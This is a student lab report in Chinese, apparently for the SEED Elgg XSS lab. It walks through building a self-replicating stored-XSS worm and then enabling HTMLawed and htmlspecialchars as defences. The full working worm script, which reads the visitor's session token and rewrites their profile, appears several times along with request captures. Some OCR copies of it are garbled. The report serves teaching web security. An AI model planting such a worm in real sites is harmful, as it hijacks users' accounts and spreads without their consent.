


Brief description

当 Alice 点击 Samy 主页后，使用 HTTPHeaderLive 观察到发出的修改个人主页报文如下所示。



此时，再查看 Alice 的主页，其个人简介已经被修改为 Samy is my hero。



任务七:XSS 蠕虫

修改任务六中的脚本使其具有文件复制的功能，具体实现上，加入了 wormCode 变量，其为内容即蠕虫脚本文件，将 wormcode 附加到 decription 字段，从而实现了传播的效果。

```
<p>Samy is my hero. XSS Worm By hwx<script id="worm" type="text/javascript">
  window.onload = function () {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
```

```

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var token = "__elgg_token=" + elgg.security.token.__elgg_token;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var userName = "&name=" + elgg.session.user.name;


var description = "&description=Samy is my hero. XSS Worm By hwx" + wormCode;
var accesslevel = "&accesslevel[description]=2";
var guid = "&guid=" + elgg.session.user.guid;

var content = token + ts + userName + description + accesslevel + guid;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var samyGuid = 47;
if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script></p>

```

接着，进行蠕虫效果的验证。使用 Alice 的账号访问 Samy 主页，使用 HTTPHeaderLive 可以观察到报文中携带了蠕虫代码。同时发现 Alice 的个人主页上显示”Samy is my hero.XSS worm by hwx”。



The screenshot shows a web browser window displaying a user profile page for Alice. The profile page has a header with navigation links (Activity, Blogs, Bookmarks, Files, Groups, More) and a profile picture of Alice. Below the picture, the text "About me" is followed by "Samy is my hero. XSS Worm By hwx". In the foreground, a network tool (HTTP Header Live) is open, showing a POST request to "http://www.xsslabelgg.com/action/profile/edit". The request headers include "Host: www.xsslabelgg.com", "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0", "Accept: */*", "Accept-Language: en-US,en;q=0.5", "Accept-Encoding: gzip, deflate", "Referer: http://www.xsslabelgg.com/profile/alice", "Content-Type: application/x-www-form-urlencoded", "Content-Length: 2323", "Cookie: Elgg=johorj4k999r45nfk7f3bfff4", and "Connection: keep-alive". The request body is visible at the bottom of the tool, showing the encoded data: "__elgg_token=daRTIWCl1tb9maJBv5M9WzA6&__elgg_ts=1654785758&name=Alice&description=Samy is my hero. XSS Worm By hwx&accesslevel[description]=2&guid=47".

进一步地, 观察 Alice 主页的具体内容, 发现 alice 的个人简介已经被修改为蠕虫代码。

Edit profile

Display name
Alice

About me

Visual editor

<p>Samy is my hero. XSS Worm By hxx<script id="worm" type="text/javascript">
window.onload = function () {
var headerTag = "<script id='\"worm\"' type='\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var token = " _elgg_token=" + elgg.security.token _elgg_token;
var ts = "&_elgg_ts=" + elgg.security.token _elgg_ts";
var username = "&username=" + elgg.session.username _elgg_username;
var description = "&description=Samy is my hero. XSS Worm By hxx";
var accesslevel = "&accesslevel[description]=1";
var guid = "&guid=" + elgg.session.guid _elgg_guid;
var content = token + ts + username + description + accesslevel + guid;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var camoGuid = 47;


Public

Brief description

Public

Location

Search

 **Alice**

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

进一步地, 测试 Alice 是否也具有出传播蠕虫的效果。

使用 charlie 来访问 alice 时, 发现也会被中毒。因此, 该脚本具有蠕虫的功效。


http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
Content-Type: application/x-www-form-urlencoded
Content-Length: 2325
Cookie: Elgg7458mg94v24l7mhtvib549g0
Connection: keep-alive
_elgg_token=BZsn6Cna6p71vJZjPIUSCA&_elgg_ts=
window.onload = function () {
var headerTag = "<script id='\"worm\"' type='\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var token = " _elgg_token=" + elgg.security.token _elgg_token;
var ts = "&_elgg_ts=" + elgg.security.token _elgg_ts";
var username = "&username=" + elgg.session.username _elgg_username;
var description = "&description=Samy is my hero. XSS Worm By hxx";
var accesslevel = "&accesslevel[description]=1";
var guid = "&guid=" + elgg.session.guid _elgg_guid;
var content = token + ts + username + description + accesslevel + guid;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var camoGuid = 47;

Activity Blogs Bookmarks Files Groups More




Charlie
About me
Samy is my hero. XSS Worm By hxx

Edit profile
Edit avatar

Blogs
Bookmarks
Files
Pages
Wire posts

Friends




Powered by Elgg


任务七:XSS 防御策略

开启 HTMLawed: 使用管理员 Admin 账号登录到 Elgg, 在 Account->administration(顶部菜单)->plugins(右侧面板), 在 filter 中选择 security and spam, 找到 HTMLawed 插件, 点击 Activate 来开启策略。

14



此时再访问 Alice 的博客主页，能够看到个人介绍 “About me” 一栏中 `<script>` 标签中的代码也显示了出来。但由于代码缺少了的标签 `<script type="text/javascript" id="worm">`，因此代码不会作为 `<script>` 标签加载到页面的 HTML 中，也就不能被执行。



[Edit profile](#)
[Edit avatar](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Alice

About me

Samy is my hero. XSS Worm By hwx

```

window.onload = function () {
  var headerTag = "";

  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</script>";

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  var token = "__elgg_token=" +
    elgg.security.token.__elgg_token;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var userName = "&name=" + elgg.session.user.name;


  var description = "&description=Samy is my hero. XSS Worm By hwx" + wormCode;
  var accesslevel = "&accesslevel[description]=2";
  var guid = "&guid=" + elgg.session.user.guid;

  var content = token + ts + userName + description + accesslevel + guid;
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

  var samyGuid = 47;
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}

```

将 Alice 的个人页面清空，此时再访问 Samy 的主页，发现不会再中毒



开启 `htmlspecialchars`, 进入 `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` 目录并找到调用函数 `htmlspecialchars()` 的文件: `text.php`, `url.php`, `dropdown.php`, `email.php`. 在每个文件中取消注释相应的 `htmlspecialchars()` 函数调用.

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

```
*url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open Save

Makefile x index.html x ActionsService.php x *url.php x
$url = trim($vars['value']);
unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);

if ($url) {
    $url = elgg_normalize_url($url);
    if (elgg_extract('is_action', $vars, false)) {
```


```
*email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open Save

Makefile x index.html x ActionsService.php x url.php x dropdown.php x *email.php x
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

```
*dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open Save
Makefile x index.html x ActionsService.php x url.php x *dropdown.php x
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
PHP Tab Width: 8 Ln 13, Col 1 INS
```

访问 Charlie 的页面，发现脚本文件被显示出来。



[Edit profile](#)[Edit avatar](#)

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire posts](#)

Charlie

About me

Samy is my hero. XSS Worm By hwx

```
window.onload = function () {
var headerTag = "";

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";

var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

var token = "__elgg_token=" +
elgg.security.token.__elgg_token;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var userName = "&name=" + elgg.session.user.name;

var description = "&description=Samy is my hero. XSS Worm
By hwx" + wormCode;
var accesslevel = "&accesslevel[description]=2";
var guid = "&guid=" + elgg.session.user.guid;


var content = token + ts + userName + description +
accesslevel + guid;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var samyGuid = 47;
if (elgg.session.user.guid != samyGuid) {
var Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
```


尝试再将蠕虫代码放入 Samy 主页中，保存后会发现例如<被转义为<，此时该代码已经不具备蠕虫的功效。

About meVisual editor

```
<p>>window.onload = function () { var headerTag = &quot;&quot;; var jsCode = document.getElementById(&quot;worm&quot;).innerHTML; var tailTag = &quot;&lt;\script&gt;&quot;; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); var token = &quot;__elgg_token=&quot; + elgg.security.token.__elgg_token; var ts = &quot;&amp;__elgg_ts=&quot; + elgg.security.token.__elgg_ts; var userName = &quot;&amp;name=&quot; + elgg.session.user.name; var description = &quot;&amp;description=Samy is my hero. XSS Worm By hxx&quot; + wormCode; var accesslevel = &quot;&amp;accesslevel[description]=2&quot;; var guid = &quot;&amp;guid=&quot; + elgg.session.user.guid; var content = token + ts + userName + description + accesslevel + guid; var sendurl = &quot;http://www.xsslabelgg.com/action/profile/edit&quot;; var samyGuid = 47; if (elgg.session.user.guid != samyGuid) { var Ajax = new XMLHttpRequest(); Ajax.open(&quot;POST&quot;, sendurl, true); Ajax.setRequestHeader(&quot;Host&quot;, &quot;www.xsslabelgg.com&quot;);
```



Samy

About me

```
window.onload = function () {
var headerTag = "";

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "<\script>";

var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

var token = "__elgg_token=" +
elgg.security.token.__elgg_token;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var userName = "&name=" + elgg.session.user.name;

var description = "&description=Samy is my hero. XSS Worm
By hxx" + wormCode;
var accesslevel = "&accesslevel[description]=2";
var guid = "&guid=" + elgg.session.user.guid;

var content = token + ts + userName + description +
accesslevel + guid;
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var samyGuid = 47;
if (elgg.session.user.guid != samyGuid) {
var Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
```

Edit profile

Edit avatar

Blogs

[Bookmarks](#)

Files

Pages

Wire posts

No

1.3 实验中的问题、心得和建议

在本次实验中，主要遇到了以下问题：

(1)在进行 XSS 实验并制作恶意代码的过程中，发现存在 Samy 修改自己的

19

情况，即在任务六中，samy 的个人简介中也会出现”Samy is my hero”，后来发现，这是由于判断是否发送恶意构造的 http 报文的判断条件出错导致的，即 `elgg.session.user.guid != samyGuid`，而不应该是 `guid!=samyGuid`。

总的来说，通过本次实验，明白了如何进行 XSS 和 CSFR 攻击实现，同时也帮助我进一步了解了二者的区别，即 XSS 是通过利用网页开发时留下的漏洞，通过巧妙的方法诸如恶意指令代码到网页，使用户加载并执行恶意攻击者制造的网页程序，而 CSFR 主要是攻击者通过一些技术手段欺骗用户的浏览器去访问一个自己曾经认证过的网站并执行一些操作。

本次实验难度适中，指导详尽，无建议。